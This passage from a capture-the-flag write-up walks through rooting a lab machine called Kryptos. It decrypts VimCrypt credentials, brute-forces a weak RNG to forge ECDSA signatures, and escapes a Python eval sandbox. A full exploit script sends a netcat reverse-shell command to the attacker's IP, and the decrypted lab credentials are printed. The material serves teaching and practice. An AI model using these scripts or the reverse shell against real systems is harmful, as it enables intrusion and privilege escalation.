    [1] => ..
    [2] => rijndael
)
\nfile_get_contents: DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.2 LTS"
```

I can see that none of my execution attempts succeeded, but I am able to read files and list directories.

I updated my shell to load a php page on initiation, and with `ls` and `cat` commands to list directories and output files. My `cat` command has a `-f [file]` option that will save the output to a file instead of stdout.

## Shell as rijndael

### Enumeration

In looking around, I'll see there's one user, rijndael. I can access the home directory:

```
root@kali# ./encrypted_page.py
[*] Getting token from root page
[+] Got token
[*] Submitting Login
[+] Logged in to page
[*] Starting webserver on 7001 to serve content of length 1000
[*] Requesting known page
[+] Derived RC4 keystream
[*] Injecting php file for dir walks and file gets
[+] Injected php page as D7JX8DLYU0DOC0L.php
page> ls /home
[*] Starting webserver on 7001 to serve content of length 9155
[*] Requesting known page
[+] Derived RC4 keystream
```

```
.  
..  
rijndael  
page> ls /home/rijndael  
.  
..  
.bash_history  
.bash_logout  
.bashrc  
.cache  
.gnupg  
.profile  
.ssh  
creds.old  
creds.txt  
kryptos  
user.txt
```

I can't read `user.txt` at this point. But `creds.txt` and `creds.old` are interesting:

```
page> cat /home/rijndael/creds.old  
rijndael / Password1  
  
page> cat /home/rijndael/creds.txt  
VimCrypt~02!  
\xa8vnd]\xc1K\xe2yYC}\xd95\xfb6gMRA\x8bn\x93
```

Kryptos does have ssh, but the password from `creds.old` doesn't work.

## VimCrypt

### Theory

The `creds.txt` files is not text, but rather binary. The `VimCrypt~02!` string indicates it's encrypted  
`vim`.

This article shows how the default mode of Vim encryption is not secure if the attacker knows or can guess part of the plaintext. The key part here is that vim messed up how it implemented the block cipher:

*Vim actually ends up using the same IV for the first 8 blocks.*

That means that each of the first 8 blocks (64 bytes total) are XORed with the same 8 bytes.

## Application

In this case, based on the content of `creds.old`, I'll guess that this file starts `rijndael /` followed by the new password. So if I take the first 8 bytes, xor them by "rijndael", I'll have the keystream for the next up to 7 blocks (there are fewer in this file).

If I look at the bytes of the encrypted file, the first 12 bytes are the VimCrypt string and version. The next 8 bytes are the initialization vector. Then there's 26 bytes of content:

```
root@kali# xxd creds.txt
00000000: 5669 6d43 7279 7074 7e30 3221 0b18 e435  VimCrypt~02!...5
00000010: cb56 129a 3544 8040 703b 962d 930d a810  .V..5D.@p;.-....
00000020: 766e 645d c14b e21c 7959 437d d935 fb36  vnd].K..yYC}.5.6
00000030: 674d 5241 8b6e                                     gMRA.n
```

I wrote a script to decrypt a VimCrypted file if I can pass in the first 8 bytes:

```
1 #!/usr/bin/env python3
2
3 import sys
4
5 if len(sys.argv) != 3:
6     print(f"Usage: {sys.argv[0]} [file] [first 8 bytes]")
7     sys.exit(1)
8
9 with open(sys.argv[1], 'rb') as f:
10     data = f.read()
11
12 keystream = [x^ord(y) for x,y in zip(data[28:36],sys.argv[2])]
```

```
13
14 num_blocks = len(data[28:]) // 8 + 1
15 output = ""
16 for i in range(num_blocks):
17     output += ''.join([chr(x^y) for x,y in zip(data[i*8+28:i*8+36],keystream)])
18
19 print(output)
```

Here's how it works:

- Imports and usage [line 1-7]
- Read the encrypted file and store it in `data` [9-10]
- Get the keystream for the first 8 blocks by xoring the first 8 bytes of content ( `data[28:36]` ) with the passed in guess at plaintext [12]
- xor the remaining blocks with the keystream, building the output string [14-17]
- Print the result [19]

And it works:

```
root@kali# ./decrypt_vimcrypt.py creds.txt rijndael
rijndael / bkVBL8Q9HuBSpj
```

## SSH

Now I can ssh in as rijndael:

```
root@kali# ssh rijndael@10.10.10.129
rijndael@10.10.10.129's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
```

```
* Canonical Livepatch is available for installation.  
- Reduce system reboots and improve kernel security. Activate at:  
https://ubuntu.com/livepatch
```

```
Last login: Wed Mar 13 12:31:55 2019 from 192.168.107.1  
rijndael@kryptos:~$ id  
uid=1001(rijndael) gid=1001(rijndael) groups=1001(rijndael)
```

I can also grab `uset.txt`:

```
rijndael@kryptos:~$ cat user.txt  
92b69719...
```

## Privesc: rijndael → root

### Enumeration

In addition to the creds file and `user.txt`, there's a `kryptos` folder in rijndael's homedir:

```
rijndael@kryptos:~$ ls  
creds.old  creds.txt  kryptos  user.txt
```

Inside it, there's a `kryptos.py` file:

```
rijndael@kryptos:~/kryptos$ ls  
kryptos.py
```

```
import random  
import json  
import hashlib  
import binascii  
from ecdsa import VerifyingKey, SigningKey, NIST384p  
from bottle import route, run, request, debug  
from bottle import hook
```

```

from bottle import response as resp

def secure_rng(seed):
    # Taken from the internet - probably secure
    p = 2147483647
    g = 2255412

    keyLength = 32
    ret = 0
    ths = round((p-1)/2)
    for i in range(keyLength*8):
        seed = pow(g, seed, p)
        if seed > ths:
            ret += 2**i
    return ret

# Set up the keys
seed = random.getrandbits(128)
rand = secure_rng(seed) + 1
sk = SigningKey.from_secret_exponent(rand, curve=NIST384p)
vk = sk.get_verifying_key()

def verify(msg, sig):
    try:
        return vk.verify(binascii.unhexlify(sig), msg)
    except:
        return False

def sign(msg):
    return binascii.hexlify(sk.sign(msg))

@route('/', method='GET')
def web_root():
    response = {'response':
        {

```

```

        'Application': 'Kryptos Test Web Server',
        'Status': 'running'
    }
}

return json.dumps(response, sort_keys=True, indent=2)

@route('/eval', method='POST')
def evaluate():
    try:
        req_data = request.json
        expr = req_data['expr']
        sig = req_data['sig']
        # Only signed expressions will be evaluated
        if not verify(str.encode(expr), str.encode(sig)):
            return "Bad signature"
        result = eval(expr, {'__builtins__':None}) # Builtins are removed, this sh
        response = {'response':
            {
                'Expression': expr,
                'Result': str(result)
            }
        }
        return json.dumps(response, sort_keys=True, indent=2)
    except:
        return "Error"

# Generate a sample expression and signature for debugging purposes
@route('/debug', method='GET')
def debug():
    expr = '2+2'
    sig = sign(str.encode(expr))
    response = {'response':
        {
            'Expression': expr,
            'Signature': sig.decode()
        }
    }

```



```

    }
    return json.dumps(response, sort_keys=True, indent=2)

run(host='127.0.0.1', port=81, reloader=True)

```

The script calls for serving the site on localhost port 81. If I check the netstat, I can see the box is listening on localhost:81:

```

rijndael@kryptos:~/kryptos$ netstat -antp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:81           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp        0      360 10.10.10.129:22         10.10.14.14:36936      ESTABLISHED -
tcp6       0      0 :::80                  :::*                   LISTEN      -

```

I can also see python running this file as root in the process list:

```

rijndael@kryptos:~/kryptos$ ps auxww | grep kryptos.py
root      781  0.0  0.4 68516 19076 ?        Ss   May02   0:17 /usr/bin/python3
root      851  0.1  0.4 143496 20160 ?        Sl   May02   3:43 /usr/bin/python3
rijndael 24184 0.0  0.0 14428 1084 pts/0    S+   14:43   0:00 grep --color=auto

```

I'll reconnect over SSH with `-L 81:localhost:81` (or use [SSH escape codes](#)) to establish a tunnel to port 81 on Kryptos. Now I can `curl` the page:

```

root@kali# curl localhost:81
{
  "response": {

```

```
"Application": "Kryptos Test Web Server",
>Status": "running"
}
}
```

That response matches the expected response for the `/` route from the source above.

## Source Analysis

### secure\_rng

Before I look at the two interesting routes, a comment caught my eye:

```
# Taken from the internet - probably secure
```

Rather than try to understand the math, I created a script to look at the output:

```
#!/usr/bin/env python3

import random

def secure_rng(seed): #To seed with 128 bits of /dev/random
    p = 2147483647
    g = 2255412

    keyLength = 32
    ret = 0
    ths = round((p-1)/2)
    for i in range(keyLength*8):
        seed = pow(g, seed, p)
        if seed > ths:
            ret += 2**i
    return ret

for _ in range(2500):
```

```
test = random.getrandbits(128)
print(secure_rng(test))
```

If I run this random number generator 2500 times, I shouldn't get repeats. But I do. And a lot of them:

```
root@kali# ./gen_seeds.py | sort | uniq -c | sort -nr | head
185 0
74 1
50 8
35 14940914740298863925622062581766181658486449634276201811542914065537188607
35 11579208923731619542357098500868790785326998466564056403945758400791312963
34 59763658961195455702488250327064726633945798537104807246171656262148713381
27 59763658961195455702488250327064726633945798537104807246171656262148712073
26 29881829480597727851244125163532363316972899268552403623085828131074356690
26 29881829480597727851244125163532363316972899268552403623085828131074356036
25 74704573701494319628110312908830908292432248171381009057714570327685891744

root@kali# ./gen_seeds.py | sort -u | wc -l
209
```

Only 209 different values come out of this algorithm. That is not secure. I'm going to use that to my advantage.

I'll also note that just after this function, the following code appears:

```
# Set up the keys
seed = random.getrandbits(128)
rand = secure_rng(seed) + 1
sk = SigningKey.from_secret_exponent(rand, curve=NIST384p)
vk = sk.get_verifying_key()
```

This means that the keys are set up once at the start of the server, and used throughout. So if I can figure out the keys, I'll have knowledge that I shouldn't have.

**/eval**

This path takes a POST request with two parameters, `expr` and `sig`. It checks that the signature is valid using a `verify()` function, and if it is, then it runs the result through `eval`. That means if I can sign something, I can have the server run it.

### `/debug`

The `/debug` path takes a GET request with no parameters, and it returns the expression `2+2` and the valid signatures for that expression.

I can test this with `curl`:

```
root@kali# curl localhost:81/debug
{
  "response": {
    "Expression": "2+2",
    "Signature": "7d1d7e37ed29f5085374a24d0955d2fc2c461c399c77d43dc4db6134b3effea1"
  }
}
```

I can now submit that via `/eval` and see that it works:

```
root@kali# curl -X POST http://localhost:81/eval -H "Content-Type: application/json" -d '{
  "response": {
    "Expression": "2+2",
    "Result": "4"
  }
}'
```

If I change the expression (so that the signature is no longer valid for that expression), it errors:

```
root@kali# curl -X POST http://localhost:81/eval -H "Content-Type: application/json" -d '{
  "response": {
    "Expression": "2+2",
    "Result": "4"
  }
}'
Bad signature
```

## Exploit

### Strategy

I can access the `/debug` path to get an expression and a valid signature. I can then use the same `python` libraries to try to create a signature for that expression. I'll try each of the 209 seeds until I get a signature that matches what came back from the server. Once I find the match, I'll be able to sign any expression I want.

Once I can sign an expression, I'll want to submit something to get a shell. I could use the `__import__` builtin to import `os` and then run `system`, but the builtins have been removed. I'll need a way to bypass that. [This article](#) gives a really good walkthrough of how to bypass this. I'll pull the code from the end to run what I need to get access to the `os.system` command, and thus, to get a shell.

### Code

I've packaged this exploit into a python script that I will show, and then walk through. Here's the full code:

```
1 #!/usr/bin/env python3
2
3 import binascii
4 import fcntl
5 import json
6 import requests
7 import socket
8 import struct
9 import sys
10 from ecdsa import VerifyingKey, SigningKey, NIST384p
11 from sshtunnel import SSHTunnelForwarder
12
13
14 # get local ip
15 s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
16 ip = socket.inet_ntoa(fcntl.ioctl(s.fileno(), 0x8915, struct.pack('256s', b'tu
17 print(f"[*] Local IP: {ip}"))
```

```

18
19 print("[*] Creating tunnel to Kryptos")
20 # Create tunnel
21 server = SSHTunnelForwarder(
22     '10.10.10.129',
23     ssh_username="rijndael",
24     ssh_password="bkVBL8Q9HuBSpj",
25     remote_bind_address=('127.0.0.1', 81)
26 )
27 server.start()
28 print(f"[+] Tunnel created, listening locally on port {server.local_bind_port}")
29
30 print(f"[*] Getting expression and signature from /debug")
31 try:
32     resp = requests.get(f"http://127.0.0.1:{server.local_bind_port}/debug", ti
33 except requests.exceptions.ConnectionError:
34     print(f"[-] Unable to connect to http://127.0.0.1:{server.local_bind_port}")
35     server.stop()
36     sys.exit(1)
37
38 debug = json.loads(resp.text)
39 sig = debug['response']['Signature']
40 expr = debug['response']['Expression']
41 print(f"[+] Signature and expression received")
42
43 def verify(msg, sig):
44     try:
45         return vk.verify(binascii.unhexlify(sig), msg)
46     except:
47         return False
48
49 seed_file = 'seeds.txt'
50 try:
51     with open(seed_file, 'r') as f:
52         seeds = f.read().split()
53 except IOError:

```

```

54     print(f"[-] Unable to open {seed_file}. Create file with:")
55     print("      ./gen_seeds.py | sort | uniq -c | sort -nr | awk '{print $2}'")
56     server.stop()
57     sys.exit(1)
58
59 print("[*] Brute forcing seed")
60 for seed in seeds:
61     rand = int(seed) + 1
62     sk = SigningKey.from_secret_exponent(rand, curve=NIST384p)
63     vk = sk.get_verifying_key()
64
65     if verify(str.encode(expr), str.encode(sig)):
66         break
67 print(f"[+] Found seed: {seed}")
68
69 # Re-write seeds file with seed at top
70 seeds.remove(seed)
71 with open(seed_file, 'w') as f:
72     f.write('\n'.join([seed] + seeds))
73
74 rand = int(seed) + 1
75 sk = SigningKey.from_secret_exponent(rand, curve=NIST384p)
76
77 def sign(msg):
78     return binascii.hexlify(sk.sign(msg))
79
80 print("[*] Sending command to trigger reverse shell")
81 cmd = f"rm /tmp/d; mkfifo /tmp/d; cat /tmp/d/bin/sh -i 2>&1|nc {ip} 443>/tmp/d"
82 expr = f"[c for c in ().__class__.__base__.__subclasses__() if c.__name__ == \
83 sig = sign(str.encode(expr)).decode()
84
85 try:
86     resp = requests.post(f'http://127.0.0.1:{server.local_bind_port}/eval', js
87 except requests.exceptions.ReadTimeout:
88     pass

```

```
89
90 server.stop()
```

Here's how this works:

- Need local IP to send callback to. [lines 14-17]
- Use `SSHTunnelForwarder` module to create tunnel to Kryptos using rijndael's credentials. [19-28]
- Connect to `/debug` to get expression and signature. [30-41]
- Define `verify` function, taken directly from the webserver's code. [43-47]
- Load seeds from file. If the file doesn't exist, print message on how to generate them and exit. [49-57]
- Loop over seeds, for each generating a signature for the expression from `/debug`. When `verify` returns true, break. [59-67]
- Re-write the seeds file with the found seed on top. That will make this process go fast should the script run again before the server restarts. [70-72]
- Generate signing key and signing function, using code from the webserver. [74-78]
- Generate and sign payload. [80-83]
- Send payload to Kryptos through tunnel. [85-88]
- Shutdown tunnel. [90]

When it runs, it looks like this:

```
root@kali# ./kryptos_root_shell.py
[*] Local IP: 10.10.14.14
[*] Creating tunnel to Kryptos
[+] Tunnel created, listening locally on port 33151
[*] Getting expression and signature from /debug
[+] Signature and expression received
[*] Brute forcing seed
[+] Found seed: 747045737014943196281103129088309082924322481713810090577145703276
[*] Sending command to trigger reverse shell
```

And on my `nc` listener I get a shell:



```
root@kali# nc -lnvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.129.
Ncat: Connection from 10.10.10.129:56574.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```

With that shell, I can get `root.txt` :

```
# cat root.txt
6256d6dc...
```

What do you think?


9 Responses

 Upvote

 Funny

 Love

 Surprised

 Angry

 Sad

2 Comments 0xdf

1 Login ▾

Recommend [Tweet](#) [Share](#)

Sort by Best ▾



Join the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS (?)



Name



Посылайкин федя • 25 days ago

Где `encrypted_page.py`?

^ | ▾ • Reply • Share ›



0xdf Mod → Посылайкин федя • 25 days ago


<https://gitlab.com/0xdf/ctf...>


^ | ▾ • Reply • Share ›


ALSO ON 0XDF

0xdf hacks stuff

0xdf hacks stuff  
[0xdf.223@gmail.com](mailto:0xdf.223@gmail.com)

 0xdf\_

 0xdf

 0xdf

 feed

CTF solutions, malware analysis, home lab development